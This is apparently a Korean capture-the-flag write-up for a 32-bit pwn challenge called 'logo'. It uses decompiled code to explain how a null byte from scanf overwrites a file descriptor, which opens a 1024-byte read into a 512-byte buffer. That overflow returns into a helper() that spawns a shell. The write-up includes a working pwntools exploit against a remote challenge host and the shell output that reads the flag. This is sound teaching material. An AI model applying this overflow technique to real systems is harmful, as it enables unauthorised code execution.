logo

```
int v4; // [esp+0h] [ebp-24Ch] BYREF
char buf[512]; // [esp+4h] [ebp-248h] BYREF
char v6[64]; // [esp+204h] [ebp-48h] BYREF
int fd; // [esp+244h] [ebp-8h]

setvbuf(stdin, 0, 2, 0);
setvbuf(stdout, 0, 2, 0);
fd = open("logo.txt", 0);
if ( fd == -1 )
{
  puts("File error.");
  exit(1);
}
```

logo.txt open을 시도하고 실패하면 에러 메시지 출력 후 프로세스 종료

```
while ( 1 )
  {
    while ( 1 )
    {
      puts("==========================================================");
      puts("1. Input name");
      puts("2. Print logo");
      puts("3. Quit");
      printf("==========================================================\n>>> ");
      __isoc99_scanf("%d", &v4);
      if ( v4 ≠ 2 )
        break;
      read(fd, buf, 0x400u);
      puts(buf);
    }
    if ( v4 == 3 )
      break;
    if ( v4 ≠ 1 )
    {
      puts("No!");
      exit(1);
    }
    printf("Input name: ");
    __isoc99_scanf("%64s", v6);
  }
  puts("Bye!");
  return 0;
}
```

크기가 512인 배열 buf에 read()로 1024만큼 입력을 받으므로 BOF 취약점 발생

그러나 fd가 “logo.txt”에 할당되어 표준 입력(0)불가능


```
char v6[64]; // [esp+204h] [ebp-48h] BYREF
int fd; // [esp+244h] [ebp-8h]

printf("Input name: ");
__isoc99_scanf("%64s", v6);
```

v6의 크기는 64인데 scanf()에서 64만큼 입력을 받음
V6과 fd의 주소차는 64

```
int helper()
{
  return system("/bin/sh");
}
```

셸을 제공하는 함수 helper() 존재



scanf()는 개행문자 (‘\n’)를 만나면 읽기를 중단하고
문자열 마지막에 널 문자(‘\xoo’)를 추가

따라서 64만큼 입력을 주면 널 문자가 fd를 덮어쓰게 되어
read()가 표준 입력으로부터 입력을 받도록 하는 것이 가능

Exploit

```python
from pwn import *

p = remote('realsung.kr', 5959)
e = ELF('./logo')

helper = e.symbols.helper

p.sendlineafter(b'>>> ', b'1')
p.sendline(b"A"*64)

pay = b"A"*0x248
pay += b"F"*0x4
pay += p32(helper)

p.sendlineafter(b'>>> ', b'2')
p.sendline(pay)

p.sendlineafter(b'>>> ', b'3')

p.interactive()
```

read()가 표준 입력으로부터 입력을 받도록 한 뒤에는 BOF를 활용해 helper()를 호출

helper()가 호출되도록 3번 메뉴를 선택

```
root@09633cd095f3:/pwn# python3 logoo.py
[+] Opening connection to realsung.kr on port 5959: Done
[*] '/pwn/logo'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] Switching to interactive mode
Bye!
$ id
uid=1000(pwn) gid=1000(pwn) groups=1000(pwn)
$ cat flag
flag{you_Are_the_bE5t_hACk3r!!}
```

Thank you!